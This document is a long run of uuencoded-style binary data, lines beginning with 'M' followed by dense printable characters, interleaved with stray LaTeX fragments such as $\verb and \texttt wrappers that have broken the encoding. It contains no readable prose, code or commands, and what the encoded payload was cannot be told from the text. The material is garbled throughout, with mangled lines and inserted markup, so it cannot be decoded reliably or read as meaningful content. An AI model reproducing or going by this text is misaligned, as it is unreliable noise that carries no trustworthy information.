$\verb"MOZ58^8*5QP)9@F_!E[D;@*@<?U:,ZP4+K^*:.OFSO)<PC>A:^5`$IQ\=C\WP;$ MT/\=\JXWH!5"NUBI"A;?IP?YH)7XV-\$T5NH+6<=!1RL2FN+1'6)UL*Z)QI] M"96HMR=8*=:[8KTQF(A9-;,P=E#,)>U>4_`GPIU?AI-:BWDB_A4#*TP[J<72 M%Z6ZG.H5:,3AXF4!0`O\$U/XB+U0Y&6]_D0A9>OL35#IT0I;%1%9M\XBG<260 MN) `(D9*13AW4'4^JPR<UT:M':XMKVG)-X^S!]\`E@YTT2]&U![?FH#DJV'JO ${\tt MFM^NB^*-JE\#C2Q>KHM8L*M;<OX-E5X>7+R51\$\backslash9KH)+\$5,EJ)\#`?8.T)JN4E}$ MOZB7D9W@>09RM=ME^``W9\$_F#5FL85DP.WH#5S`.LRDD@,S'EV,-8<MV,C]] M7>,J5'S9,Y52RW)<5@F9WD)6C*Q%JI*E&NVNMOFN6&/F6&9<6@.YWH3F@/*A M\$\$[3QIX[F,T&0K4!!>S`AZACH"?<0V-]VRTX.^H5&I?LUG`EJ6Z=._Y8B^A# M32UKB@X]#BL9AJ[,^.L/I^-5@CWI@?[:4D@Z4E;-9:\$OO@7DCH@@`)+BFCX, MM)[!8(3K#N5RZ(R;1]1N&R1<ALDV@W3]6M27F8,D@X!FJ.1DR2JM,RPMNNIW ML`5CT5TYT36].Q)J4K8K,.%TD\$>U&,[&:RZ<50)WG#^Z:(]7,0^=DD\$L*%;-MN/@&P078D/7&9"R(!COI#>Q;1\YDL?@7^.S*K_D&WA)\$:^`G*_-GK-&LY.L` MS^U9C6..E\$C]IF7;5ICLS]YC!.FL:QF@<RHP2C\$#'WO2&RZ(R"9O?)3;34BO M&1P8!QA.GLD\7S^J,,XQ\<]8.:I\PP05RVLL.=<_W-20S6:\$4TZ"NY[3\<'9 $MY.QL2JN5X%H,I3&,[KTM)319\&M)FZ3LA)0E2'=`7-+=X.AW\=D*PJ"6+ZG>6$ $M!DS'3\$PL\&34;PFJ\%=(._3Z<>5N=L)[>"EV]O(%\ZG6CZ.:9*.A[_?/O-+-B])$ MLH[>+M<X10RBCML^]:>0G\.A&1#A>*TQC.K'HP42.R1^'A5,%!D_8.D*@']< M1=<J^PL`B9CN7^ENU%?9D01?+*<!N=2(B1\ME[I23JF3PB\7.YJ&/;YH.UM;

M"YV&]R&CSH0!9R3T,F?G\$[8;+PYFW*PP\@0_!Y]/PP\$8M_]5V_YU\=WV-]6P M_4'NMS^(?[3_/[;]K[A]+;<OAAT)?LE\C#<8*,.UX>H^!RKO3]FRX8R-*.E/ MD[.I3Y-NOR6*9DG902\$:^3BJ`8H/2S)\-HYO<L%CQD27^N@4-=X/U]%]JWEC M<&=OL".%K^'#DW^]Z9*B>//#I^'*6_\!C'?(3KXJC45PXG[1[^(H9OXABV<) $M9\%8X(_'I_\#M\$<K4B[\$1^57NU]:5\%3-==*T=\&E<86I)I/:_5Q\&:"*.IO`AT#$ M*]'/)"J6J]1B-*_C[[9B9+C@58;PT?\$CFM.]8'&S8^DW]*N_WQ0;8>,DJPNZ M^/5(5U17X=<4E;%.U%&B.E@ V6VQJ(@D1\$P072Z-R;-,0'KU*]CRRW)TLZ^? MY9T57>]>= $CV([/20N"W^=W5:05[-XX6>NXP/N'%W/V3;#]9:<GA!K61U=$ M/FR#'0U&;C;K9W"&#U]U*HB"LNR?81@^Y!?"Q]";D=A9+TR[TS6YI.'ZWH?+ M-EZP5`T>X7;_C`W&Y/:AL6/;AR5[M%&-I":<U`0F"=^%5P*OM>+*H.).#X#6 M^FK@M[+_-176[49DO>^T,O+X&[VDO#!)YZV?^*5[4S9TFTR^WB:CRV3+R09# $M\]VJES*/4N8*)S2V,,188_9K>=>F5&OW*Y+&0&+R.4Q>X+-1?*GX8?NVXS(^$ MT%TV_Y0=]W]2^U:I]C7<P#9W;S1P/6Q@I+1E;KSHPQ:^DL9HI#\$<6C@)X@T8 M/OZN\-DHWBA>6_CBDI;P3BB"*#>PP9J7/TRTHT:\UP\$3JD:H_7;7*)I_Z\4D MUA2^4L".Q@W+CJD;4;JVU9-/=+"B`[YW(Z!20!AG"APU,OV\$85E[,?I"M*9& MIL;;WDY?L32WHW-.BR<?L*LCGBSP#P(O(>S<,#<IOI;BJZ[0BZE_W/QZ?J9E M-EKF!7UXEU]\-9PL=LLO7*S0<;]8'R_\$0Y!Y"H!`%<0T\$?-DP7_,'_'B15\< M7_DI@1X_F4BY>.S)V^8!C;!\`:%M/O_MO1_\WZTW'%\$?27IA3FKJ@6*O>9`F $M[+5%+ZZ)^G/K+=K?#>[+)VHX40.F.8:J!(4/*N,3:E^)V@UZY,^H;;.$VJ;5$ MVQF;UMOF0[V1R)6XQ9+07!R+U0;\$!V8,53`*NQ6*OSZ:7F(`DNJ9N&^Q.EKM $MO&<==$ZE\#_IF.D\\1Q(D@720$P*3,"H,^KA9JIA>J_/FJYPR9C8V+KQJ984(]$ MC3Y?R\'S3/JYB8;3^L2H+JTN?@L<I:YP<\3PR2-M8N/U0'D[+W@A!D"JB3>! MN@["D<!%;AS3Z*V,R%\$T!3WWETJ4DSIIT;UTV(\0J-]MS2"(/,K?[MP%7'\$U M"JBBB4"PS)WS=I#<LTD`<@9@%XBAJ?"?'\0&R];QD`M;;Q\$\$Z`45444Q=/S" M#5/KCCI;WTFP!S`YD(X./9AH;)1D<+I2>#XZ%?/[N_`)\45A*PK#+[T!+`6(MSZ8D:6,U_V5^VC]_"0"6:"JSMUX\A_=XI)=V_J7LQ7O+\Z=4YET*VK?A%!FB $M+.&\#JEPI)XAOM_BV = \$PI(OH@ZY"C?.-3<Y?)JR@VSSPG*5)O66NFJDKF!F$ M;T&=6"3N<7,B'+<^H<<.(TMS6/:AT;7L1(5C+PY2_+`8;+O@'88OWYY[:UZ3 MOR[6`5V[?O>PPWH3CL@TT8#ILB`EG_(/NKLF[/\$TK%*HJM1*(;6"\$S0IA!4\$ MSM`(]GIV<*F/_(&(JT08!/'P7YVNWZ84FKI</WVXPE8]4E?>O_M3D<\@\%TN MG_)D?1OT<ZS,YM+%A6"";HWBWJ^#/BU^G0Y22NY-G+O<<%`'ZO,N_WSPJ/5; $\texttt{M_,FORZW4}] _ \texttt{HC/\$"V+:E5"P'7I-:S(`+,=2;4G*@<_.IZ;_V;-A&1\$_ZY('*G') }$ $M3L[J#![$UK;@-JO4UOV\9<#-F8L8U8J;#8&%`H/U87IE[RQJ^78[C+9]!^^=$ M+6]`ZIU>HGB*7U8+:53\$^UO32YX8P_(Z:L4A_V0A/ERH>M<66N(J`!X,9HIK MEZFI@^H2=3S%9%S5"SNCXC48", `CM?)P@IKOI+3O#^]6MSHTT"(^;)69&#?@ M]`E\$Y8UZ'2C,%CT&O(.(@:U,OF<PJ'YM)?&![1[?**X6HZCA`"4%/05`\$[</ MN!`(+F[@%&[)G5%[WMWA^G5UZX,2!KW/GY?6G6GMV_IA33_`9>(5RN>_^>?* M9/I9U*U1Y!EFYB*=*%&(\$0!7?:X5+GR5X`8P)S!>0[O>GU(,Y\$-:LKV<2C7@ MBYK\!GS%.&AX.GE_]431R?QX;Z5^1)6\";A0T[+MDXX]"43*6J3\$MVT\$)(V/ MOO^*PPR.SLD.@K-\@.6"-X)O<(/=R1600>GYX!0@8*92EIK2\=UWFC_0S:(3 M*F\V.3WR*BB)*DE4:Z*&K\1IFM/)R;1+8[!*CC]@I C+]-/0&Y*1FD+26\$U3 M:IIPXSMX%2)0\$`F<Y%%I'G6GX-GE_*R=P`2GT6AR0P%")(.&,\@SR2#/?0:(M`S3[?@:Y\$0E\>9.S??]HK?`*R=QJYF4G'88^YY0DUBEWDJK25)U.X=:A)&`= M:ISG'_+UM#\$6NQC97SX3K,Q'<_35\$5`A&4(OAO>GN`(N`99H!2,@)SE"9X%? M3_;\P\O^PXV>O;A93L)8\$01[3Z[4%88I^XR0X;W/8^?S@&IEVV>46+1\$*`(F M"CVD(U:7;<FEE'PW@7<P7=EW>T(IC)#VF:3%:VXHSK7%E9`AXE0MIV9!VO`% $M')4)@K2+&3=XV3:<+]SOM=K;W9=N]PVT]ZM>@`8%\C="PC2`<;99;(D8W7<A)$ MLA]\G=\$79*,<:SN.?/YT)XZEA3IYUNKC[3RBYRT=D5,8,(L1A2""*J"K>%-Y MSQE, BV:Y60YNF"^A9.3FB2C5H>X=U%AM9UOJWCJ^OROG^_N2L+@EBXLO^OC& M, 0;6S>`Q;*U81.8XVJ.])?)^K#=VB9Y^NZ\$1R,LJ^-)[TM'3:K5E6LTTBFRN MXVQ\N#1#[A09%X=VZ#.YL0P:BU':)M2)HS8QF.S;F[O!WOO-7720&^UTIP.. M7JLHP 0:YHX.7\'N>+#/5M<7AD6W+#K<^`B&FPYKW0(>PU:* >6Z:SE9^R)& $MW5X*OU^NW] - (V=^7@'7P83Q/WW_8^)4@H)O^$V=H"_1(C*'B(MA792P#KIOD)$ M\$=Q@"'4CT#2R\$&30HIX=M"A?C\YNUH->MD[XG'7*YZRYCX5;U\$3M][\$\-RW# M/S1%4S8=JNG\NA6B_S(Z&)_.5AO_,./)BM]?YIC%8'Y.,(UAX?8W3WAS2#>^ ME'Q\[U]47T10H</<^C7%U5ER=<(+C&`<8^`%&#R&K1FK7N#?/TP.N%4P\$:;. $M/70!"0\0.0!0I']$ %L^U?I\@4;]G2VE7IF,4F9HUH\$?J\$KC]87".A[Y5V!U23 M'#XE>M`=K!UT!PCAH?UJ9S%*%@/]>\!US\$55,VR(JA7UR^&GL\O<'<SI?\QL MB)FUH\`!\$TNEOJ>V"0VQBHQ9>9=NP#.<##6V?SS]]/DO;6WQ0NERO7K]]K=/ $M[T"2SM82/PN12!WU+T+5\4:;*Y=G>;@!:2(.5Q_6*P6B,H5?G+)=TF^+@SA

M8W9K+1EF)PPB=QR8*#/0)_'\0E@*R\-T:X))O@-^'*R'4"VB8\V[#@N9R"F MQ%E]\]\$.@]#800<"<>"^0\$WY+R(G'1@X'^VH#R-NTHF!,^K%P!UU8^`F_1CH M:4<&)C5F=,54!\$%KAIQ2A/"M&3)J*7^R>?RR"#@V5PDN@O4Y:Z5L>C'QT3_% M_MP:!U^C)-D@P(+"99RS.O+8G#(@GHX!LI#EY1..KK.=)<VD8#/A@3]B?*:1 MI2#107SDG8OCHU-:;3WG'N(<1N9W](+M#<Y,FTJB6-P][[>THM)GA\$FF*!,N MIN)B, \$M*`6H&-)`82(25NIA>=BZM8L==Y5@.7R(<#!]B+PIU*)/]LWC>=-<VMA.-UG*:MN6'VAK,O6(@J1ZT@#M DX-\^7%RVCX	U\$ORX5T0!T/+A?A&B%1 M6N+QAL) "K+=DJ] 'AS,* [2T"K1R,%T&'040<9\&!/42,.I.L[E9/*[I8MK>A M\Z!=Y^YQK_R&9-C#P48D@D5[Q-.@5;DTQ,1#6'?F6)8#7[J[ETW(<YEJ!04N MUUO-L>*@5+UJY39@@VR7#M,0QQ!_AA[?8M3#O>T\C?A!L*0M72W]P=@83D/ $MC^*:_X22C\#^2/2CM[?S\&:[Z[W-AXIJZ<U+1;WN95IN6H^*[(F")--7JE5M]]$ MO,/U:G/;B^8!&>L,B\GMWU@>(#WF3^O5=L=O7-*8R(N,;,X6CQP:`&0B!G19 M+@2G, `\$'WPEF6)86+ZHPS;&4^P^/N! \ /8LUE\I;!!9WE7\$J"1LI]HN;^=]KO MP<8!6+`O7<WV&(VD1(GPQ<6Y('FY*=`U_+HI'TN_?"X]X/_9^W,N`78IZJG8 M+X^;U:M01>#/X0M58)4YU]3EY?PQI*,_M+EO:.54R%9:E\$ZW!)9&'"=V10]L M8;FAVSV0=L)*Q.J)/H*Q?Z=:(CB:21C.=@S^1#.G<9WU&)Q-T+I2=Z2U>/KR M&%=;8^JX?I]6__GBGZW1/4).>;Q_0E_I+P^WPFB,,HYQW)L9>698UI/5[7J! M#Z5P2B>%[>CAHXA5LQSQ!!H&E,4<HYQ2:FNQ]8>046'*K&W\$C"HM-SDDP4N) M%`)X.H&+H?IG%X.Y:(_'PTZLZ`NHCW&*"3T3'=T!M4)HNDP\4[Q#G7G;2[LA M8HRZ(9CFP`W!,--N"*:9<\$-E%1A2';BAY@\W].-NR&5UP@U5A4NXH:HT:3>\$ MT6'2#56U3;@AC!C5#85F!6<#PTKXH;PP==H1X=!#PA.!4[D15Y3;K%83:K*? M]D6YM=E;SH@`E4E[H[S,[(@[*@LWXHY*5X^Y(Y=E(^[(%6;\$'3EGQ]V1:]P; $M[J@R=>2.KN!.^'IOR;>(>CP\#'E_E85^?8P6\#\>S!\9[>@^$95XOM[?/>/9HL])$ $MS^3VJR>MO_{BADS8,D}>[^{@-'0'&ZI}<3[PC>,-&@&K($801NGO/;12</"]$ M.A86]Y#G^WS4\$R0XSFQYPTXFN`+X_#<Z!2D[MA;15X7!W9/ISFJ"!75L:FOA MM"US]S5L?VD/D8-%K%E\$M\$>/QW/Y'*^^,DH5\5\`,/,?TZ0H\$IJ`GM0\$G!_2 MA"V#+\B4<D&FSRV\$:Z\$,<+"AZ<FYJ`+K67-9JL@V/G6`LBF19.PDXY*L-:!7 M0J^UP%(*I)W<F3^>+`4W..6QNG]BJY7KUH^[S?[*7WMFIRZ'SK?GB]OURW-< $M(ZLVC, CV-S[5Q+, 7<+ZN5H\QIU%-5!J6G+>$^.Y%@I\S'WM#C!3-1"D)K9\-$ ME7I:;08>VEFC+:\$1*>!5A?RL*23D*J!%"*6:TGDJY`Y\$LB)2`9%#5BDL1](* MB)-?S@55A1GTF;5F@83[[RG@I/":,&&/:;(XX=GQ5#AYF"QFF2#1]2=_U@XU MJC<75B=Y'FUQ\$L\$\$.YR@&(4XRQ3%-\Z4@U<FJ\\$=?!.*[A6B?)%,:AG[+Q&G ML!_0(IS>EWEXC&>PKQ=/2P8599M_0*DM,/X:`*A<1UA5RQLJY&GO=XR9P,7# M+<1.\$8>*<6BCV?P(#P9Q\$[4AA,WFYF+W;;.*%JLV-U!5]"122WV/^QZZ6`OI M)%<I7GPSWG/H,ZTP,4L1V&R`<XJC3/!LY:FP*F%YN^WQ:N\$UFCTL-X99K2'U M=&VL)8A`YRZ..>X[P#GZZ="0UU_VGEZ>OVB3MS74@OAKAW7W=.XBBO@'FY,V M;T,+@>*C)XEF^Q?[..7#,'[9J@#G:'+R@597+_??"]<QE^VA>_N)QS)\F\#4 MF^7SQ?JW[4)O!K!I\$#V<X(EM`*Y?5F>9QBO1(AG5"#-X\$,Q"P6LQ9[A*G3NL $\texttt{M4GMF;Y7:6DDU6*6VM8C;7Z4N<Y'8GQG>AE<C,2} \\ \texttt{U&2Z/Q+4C]<<6QL?UTY@&E} \\ \texttt{M4GMF;Y7:6DDU6*6VM8C;7Z4N<Y'8GQG>AE<C,2} \\ \texttt{M4GMF;Y7:6DDU6*6VM8C;Y7Z4N<Y'8GQG>AE<C,2} \\ \texttt{M4GMF;Y7:6DDU6*6VM8C;Y7Z4N<Y'8GQG>AE<C,2} \\ \texttt{M4GMF;Y7:6DDU6*6VM8C;Y7Z4N<Y'8GQG>AE<C,2} \\ \texttt{M4GMF;Y7:6DGM6*CM9C} \\ \texttt{M4GMF;Y7:6DGM6*C$ $\texttt{M\&'X@@]'\#"I<Q5^D-K*S}_{2N}0\text{H5[\$SNH<!GJE48J$P/!-*80\#'J&H,.>W262 }$ $M60?#0Y1&1?KU_D6_5M^Q+*A/6V48LPSS*GF<R(-1Y#BN$ERM<I>QW#0+8=*$ MEW!V*>(WZ*4_Y17P>0J"=^FGJ7>]\28@N2SX5`5GY_4[U3\S/RXR:^LRT=:/ M1+\/SQGNC%9.SUW3NV7S\(/FBO]O*T5%%>VL:(<AXRBL%)@.Q5SKN_EM+SE> M#@Z"G3VNSE?A/8#'570^`93@#\$/N0,'Z1WPV(2Q!Q*E%''B_%*)A!![/4VP* M6N4*%>?(*-:GPMM!CXN-N+]P-^L10<Q]A(]U^/\+L\X6&\^B\$3\R*H8'':", $MS@"[LD4X;A^<Z\#\]\&_)+X:-A!)D^5@JD*DOP:^7'QMVK"TPJD]Z*=(W=U6^/)$ $M1\&`E^*9Z8(EQ\74FQ:-3CH"DI1`'B>':9M-3EK$NVD>L'AZWB1$E4;L5I[+@:400]$ M&_:@1V--C77#>;,(5D3P_25FE<)"4PAHUD-5@NK5<R!_C8E[LHY76ZUCT>:= M"-9=/=!,@W(;*1=C]2&@T;.`N8I?BXC3V>SX[\$*/(1H,17]T\$@YY.`<IK)#" MO+\$.V5;8&)X+D'!^'(J5`T&Z,*,4H-*L5)GYH2A2CUCS%AT7?5KKFUWN@-,X $M7 < QET/Z"TI < (\$03B#3 < "L+B4_3X(U>=M?[I_/GLP\\$TGRJ)IP1`OM$.^YOU$ MX[`AAEE)Z864CGH<A5F!H6\$D`>&/3^G3>4'(?@H79OP6L-*L^<-R.H?%@5;C M0,_-(3UTO?F&D67W9;FY\.^_<U?7K\O-E2P=Z^?EAB[&^O,P[,/E\$W/#>_J" M+OPRW3T]_+[Z2+>[%D\$"BP(G3_=A<1;ES5;^KJF?MS.Y1)ET7VVSW@K4H<!/ $M[T/9*H/O'"O,M=%(;>B4V1\+F7!]Y!E&C9N[[MB2.KB[WODFT*;/2]I+NE^%]$ MT9C`"'9P]%@X9Q-D#7,&]7BWH!O2X>L&1/RPI3-^T%+H->A4A^O?5_,7;87* M@>[/I5RLE%I;4`E'%_:6N*DCK,:`Y:VYSZ,>`Q[O8"FU+?IL32L\$D^TM+\$:9 MNO/S<-&==R!B/KQA*Z,G4_JIL];^KDU@N''P,EF?60@3DP"!S0:X4G%A"U]) $M"SN_;F7^*:.'_<00S!I\QN-G<M>:5-(0X'L2,Z3-K86(E1V"S/LYD@N.YP:?+$

M7I<U.*;2F-7FCG88\30<Z%APQ>OYQ/\$7U3O#-"8R3%?P21P"0Q5*`#>DARF: MQL!BB1%/U7.#^;*DZ,64R9B%*"I"+G+#9-G!Z^UYHA"*KOAT?,OBQL-;EA8[MH8S??]G(JH+N@X)!NWT/ST1GU]=N<6+U(ZA(J6KY!ADL50WYI?`Q#A/D+`6M M%"JMUNN&IFX#<PU:#=^>JG")5FL&K88+^QZ-4Q_2"FJ<Z#9HTF'+D8QFI.5, MD=FPY91<N\$3+@>/JD98CILVR9#,AKE:ZF8QU5INIUR/TO@(6AQ/\G/FXKJ#(M60I:*+0;\$%VV`UB/XP5*;33<7"C2\$_#@348GM?<5*,.#?E-B%6BL\$!5*S`P' M^;^+=H*NH"W2B<WI[`5D'OUO'L]6B?D+T=G[RPE.IF)E(<([RZSAO`9D6417 $M[P]J;S:+3P"SD'L[GX5)-\&.GZHA"C>B,)J_Q[5B'!:#7<'-AD"CP$'3=W6&$ MZP:E^Y\$94[2VTKC!THJI\$TLK+F-<0&NDXMEX&AXP&-LSGD`9\5RXD#""*04# M[R5H59TN#<X/Z'[23%2OTG, `W?KL;?(NGT)K4(77)W(G/-BFZY4H\$M8B804M MDAAI?2P]*UJUN)C.9`9P)(U8YNG)F`_7^]LVB\$O@K\$H<M:.B<%D;JF%@G2B2 MQ2R-B(E/R3BN\$)R.Z;J\$W4M*)"J4V)VFJM=3Q/"!*3P#-IA2<J#T4)>[]CA3M;S.>YG4RIT,K\$=FG/WCMWU-BL41\<3Y8!^[Q*N'5JEH9M)2'SC_H*`;KO=7/ M; *>NCYXHI.MZ^8SVBCO/*\ZQ@6C0?4#]%E!U;Y5*W*U>\?7U)-%5/;4*RGHY $M\3!8Y4U\#<H9@95?!$?9*L,5H=@JQFIW4G^\1M*C\GBO/E>BK/U%Y4$YRD7*<$ ME(/6'/(KX:-%!4E`BJDP_W5*KQ3V4S1ACF\`JTRS#C(,`7F84Q)A-(NPECHW M4&'Q_&<L3/U#;%WA8CN,*^\$C8%VH9A5#Y)36K."K!^Q2V'#3#!2%\$,E(]*G: M < Z')/;7M8\$ = -@[#TG832NI5)+4J\$JD6H2D4YIU@-0>7B]N#/6.#/5.[SWS;M $MJ@G(SLC!FD\&M4[]%K:N`6J^U6!C6@1-\,3`L`3-2E\#TZ./8OBND=%,,KP0-U$ M4U4 < "=BP581YB@16)(!AI!"E(-0V:K6-XU.*;''9M4C=;G/_SUMD8-F\?1*6 $M*0**G>`L9`K0,`!!2A1*R+/)\6D`;/(PIP3?:$92`3,*=G$IUZ:;=`-A]!(/$ M7*`))Y;,K62.ENAS2^&B%01'L)/Y1X)-/PFP"K-)\&O-2'0XF5S*D>,B(Z3 MWZ;^B3;\ESECA+%U[X01P(,C1LF31ZZ&H+A<"-GETM^WD%08%2R\H5B'(_Z0 $M+L/^F-Q$0_^0(</_/EWF/H%%P&0*7<MOX,4&;+FHGQDUS49M:WYP?/CY:GY.$ $\label{eq:mp:whd.0%'} \texttt{MP:WHD.08'} \texttt{14#?.S3B}) : \texttt{49M1+?!@A} \texttt{^.<CY0@DEF1\#'WA:6PI6'0P3L5:S`} \texttt{^/}$ M+Z;!`!_<:KRS\]GG?I?OYR1%UU(TW,X(J&%0GJE\^ET\FQU)!R8`EN9L]A,= M>\$\$RHR.V&9AAA#(];IHW<7>L;=P=T>OOVP.2K4\$*4766[K1E;L8Z+3I<JM.B MOVFG#?O;H-.BRR4[;2W#E1[9V4&G;5ROTZ*WJ6"]SJ:2Q9TMT6FQGI;NM;A% MA10#ALR2U`[880)"+`;3P3[7"K>\$/0&G]C2??3XXGURQ16'U_J<,:BE?//T@ M+\$!!;E7OW(">6S;H)PN\V/O<??IKF?BJ7**#=!RL=2?XTF=,ICJZOHZY8RU-M_M-#]<?^`LH"%.1F\$EJZ1KZ&HN5PZ!Y*QGH8:4FL\$2<15A#:FB9J33^8\$#W= M?T//-UI3&@[":V\$B6"6"H8F&_%KX#01G)`/WIG\YUC`B119FE43DFIEF<30_ $\texttt{M\$:X)TP_9A2;NE7} \\ \texttt{Y\$X@-<QC!E(-LH\&\'<\&\$F242E6?2;4(VUJ/\;C9@PUK<;)) }$ M4>VKD)Z\$]<\4PDKK8`V4L;V*[,`FS&X\$4VB&86-V?!OFD0*4FL&@03N0"W,9 M156#K*!]"*G#C\$8PC683-FRO?Y;9S\YJMV</FV^]QM4^VWD<CT*@CV==\#:E M2W3GNHXLH==E_<HF"PI-DQ@C&%Q4\$[2"PXY7VC"_-*34[%(51[VB_.D/U4C5 M/?],U:G'#Y8L!Q**)I5H@MX_AJH%U6CUN7[U*=IE89YC(&VUR*D\$"Z)`X7#@ MSU3@WVE!=-FN&C_'4\&%KI-"N-2!0TJ/:2*OGO;4\$N7%Q!`:9013"@83`\$'' $\texttt{MX"L!5^{,}9*J86C(XY*'+H\5^{,}",XC@MC>M?^0,XC)Q5`LZQQES^54FY6/:-@(2)}$ MLT`P9H6KN)<4:>U@GT6MVLA."5'/5YN%?TF@=XDES\$, *E*; `2F0*4`H`[<!0 MD6C^X?2`SXR!TZXW_>C9/5K2VW]XVO)=06>"E^C"S\$626B3!O"P!:!A0Z_BR M6ZN\V*>* G@\O3J;^QT*^H]EKL>NOKS29F58@7Y=9?L@))YT*,8K!\$H(TLVN MI``L=FU\$;`PGWT(6@K10D--(DBO:%YY?10G*0=9IG-.,M;ZP4]6 45!P(.0? MN% ``I?NY2'FUE(>F',=)BS;:HKQ4>\$`)>I<-@,O#C-_`&<TX5GB^]V^=.3?% $MJ++SF_^@B]9)A347*<M*6>AB:4PI&/0R0:L",;@*,QS!U)IAK&#L[7AU\4>\$ M7:!>Y+-L)HX-ZU%C(&X8BU4I@:MDEW1Y%6<:^&(\D*.U3^^YX.\$EG#J+91SF M)@)8\$0"5-@HK!8:&D`0JI^^/L"81,M4?AEOA?0'W?D4F4F@MA<)J4XB&\$5AN M4FPDDX+S/,QN!&,TPT"[8; \m0,9NG\$##R>U_O#SO[N7:554&<;Z2N8H\$5B1\ M@[R%+`6I;9*';4*7:XXOZ:MU0\$X3C@J(ZF?WDG]LV5S7T3!6`BB@U'5OL4T? ML`-*U\Q3ZV-%;1/K8Z1T<GW,VIK1,;G.4DMR96Y`QJ\$-&O!MA6[;,CTIC\$\$# M4TW5KC1)+4T"\$WL#*(:+-1]-HFUWXL.PGQ_.)D<7W'`F3_<H>8<YU>'#;+A@ $M(P:.19I15"$H"_&`#\4[OIS2S@_](]*5(]*M3M:[U1/>`.G'Z>YG)64[*;N$$ MA&E0):!:!2P#`8,K1\=3K<(&0YH?\>JM1>@(=C"LU7'-(KB:@\$RK<'R3\$\$:J MN, A\$`WP>W@#F#, 29/4X2JGK\:3K[R"H6!<[S))?[\$6#GQTXF07+-6P2Q(@@\ M4P)0"@`.2:`J:7^8"<#8_@0-@J>O&BO'F6Y_(I&9"%"+`.A^XSCI?3930?6S $M\$0 \ \#@<K\#; \$=11C--Z\#P_/U*=;?'\&G@R\$-\$QO!WLRP\RT6"O\$HE7&<:7@T\#B2$ M(M0F@E=AMJ.H6C.5K'"#,<(T84XCH#+3C(+*&VS(`9KCL_NC&W*HNT%>4JRT M&<ZBO04L!*@.L3N,YI_TI%OVLK=%+'C#[(_-Z7_4YG0XDJBSP4A"0]%&C2-- $M*=\7',Q+(BI!U-K89:\2VZ^ZM'?SL^M1/];<_ZL'5:$-EG9HOF75-U^U*&TX$ MK6AN&2=N`B<"QT`Y@YQ^,'DU<;)'3K\$[&VAQ9SS12U&^@B5;*]G"CR4`I0#@ M805*R+WIT?%IB*S"K%*`6K-"!M/3@Y#;A,D'["J+\$^_/Z(K;X?\$1!3861!YF

MD(:8.!,:'=+())2Q*L),TA`;9W)U?!#SRS"+%,!U&<AXT<]/CTX%\$-5D\$E'W MLIA\1%4\848UV>?608JD4^.S;FE20/VZ3*.T.O7[UIUY#BRR'IW<8^\$Z,<8/ $M,Y'"I-IKB#2&*@4*<V6\3L1]J#Y!5F*^*4#=9=7-/$)`$^:00C39(`N_6.T/$ M@(:H/,QG'&8&F9W/SXQPBS"3(=L.\$G=?B+"0<IA-&N@TPW!I@JQ\$C;2):SB-MT4H6GS#9FTTII*3PHSH>`LJLJV+8H.\G^08(`)ABUO>[P7,R][OV28D@BBN1 M6TXO0\$-A6K)`B820!Y%.']KEP?"I0F#I(>#SU1+/7/*\$2Q*<+9X6]SX`?^^I M)++^3GS1#ZT./:@"ANO"V!C""7"60)8=\$IWU]/VPKAR&>-D/O!@<'000X]"K MQW2,!, `8G%LN3/+D<FE`Q?M2\8=]V];G<_QAW[ZGAVDWC/5D?EJP_]RS==;3 MM_1E7CZM<2E"FU+&=CV>?O<3U_A+*R>5\$5M83BIC",!309/U9K.6AM;Y'A\; MQL3U\$\$^T#T:-?9Z.'&_FCQ2C?B9\$QP,+M&6_O2MI;]PR34)J@31J/%TOHK52 M"A7(EH%KXO73X/G+I]O#E^URU^\J1#];\+RE).KP.`ZJG6U>"V.Y<K%YW(H> MVQ(S@N_ITRD&IQ(>X&9:8W_7TA,5:_%MA61!1ERHD8HUJ*\\$H!"`5"U!(95W MW*3\$.;U^*5*5N"JWNQ_>*]_=3Y[QXK:,X%OBP2JD.MM2CWT`T>UB,R-GC,M+ $MLN4&[Olur(6_Y'+^NO(7H<)K[+EC&<@!#W@-BQ)=6#>&1<'[M`LMQ92.!:?E$ MBQV9P^WD^9':X%,W64GR/ZO>+`D>@?6RX&YYZ^-JHL\6,=EE('.H[8A3@[/W MM%K\'M(K!WIPTQ[>\$D2]:7\KC,:`0?O]+\O?NZOV-FO+'=Z#![,M.KZ';_D9 $MN, LQ(0<FQ!6.A/2OB8APIREH(V"NW9X)4=]1&K_C#!G_*!OG5=P1#AQ7V$ M&*X&0^TPY"\$<NEJB<F!\$X(@MJIVD;=\$:F[;%PKQABS9+V:*M>[9XQ0:\$56:V M1A.*Z3TM, <8"K:A@<GR9+Q)`1'0B8MF)*,*USV\]W9(5,I:?8=E[N:,+IDRM M^Q\4PK0V&!0JQ4GOQ`)RS+,9\W`B45&S/LPH#!W\:/_LFLZD?)A=7HC@MH#@ M&]C)KE^UFT>R'+GT6O%3;\QXNA6U+#YF+HKE??#*O))Y!I4.WO[B:;6C]PH\$ M@8IGUF;Q_"Q%Y8Z%.-I\>_P"LJFT@V^9BH*U@V_)(QRN=T+5VQ2!ZEH[TI[M MXW0I1"4(^%+&]FI2?*5M?J(F3352DZD:_+F:,]4_K.:DLY9J?@UJ+H'(&5%B M.4VPUT=T>N]]V_,ON-[*=O?IMWL\\D0GFSY%810Z^N<@D@(8CSLH\$NY^P`+I $\verb|M/^+NKS:; X^WR\$UZ4T"F@TC\\ + \verb|W=IVF!R*|) \verb|E18T0| (6DD*4@G"B)Y_C_|) 7B4Q[3]$ MB]V38W%@>**O_HH/1311_GI!\Z[M;3Q'70]*W\3)?>O(LC#X?)"S2%&+%'` M"4##`#S,I]#K0]J)DX&ZR_TH^.YIL8RE^^MB\Q(\A(*Z0CK.VQG).Z<<Z8ZK MD0QYQPKQRD\$((Y8K*8Q9KC1GF::X[DP@BN"RK92-!@HYI7#0,(*YID.,.+D\ M&&X[A&?(S<-.GYU1&R3:)1W5/%E1_UURYS,.DEM;>_8A345])]:H/Z"V45CH $M6-O-ZJF+Q6+]I8_, ^^>+U:;[NA-T2UP@RG?M4(6N4%_QM=Y\T!A.]?/*WU%$ M.QNR7[; "KORX,GC@IP`RG16#-SVY^,^7Q9,4J5>/9*0G"9Q(<K`*Z74F(LQH M''*T>)1\ZL*H;(O'*8\EE>NL<#_U.(V4_[3TP6#(!>B7NN\$O]8,?`BY5ON`Z M#.\$K<PHRM@Y`CZNG5\$Y%;F)0.J^B<@Q[;B-\/;SL`ON5)VAB@+P5)+5B*VTA M#"2?:1EHA5P84&9V".CG4JJ]/+:C2GW%1-ZF4>YR%?&<F@XBU_28A=:ZAF]2 MGJP2#+NU^`%QC0@J.PYK&(8HM)I@-IZBRC5%RJW(J*`R<"ON1]U*`4?O7<C` 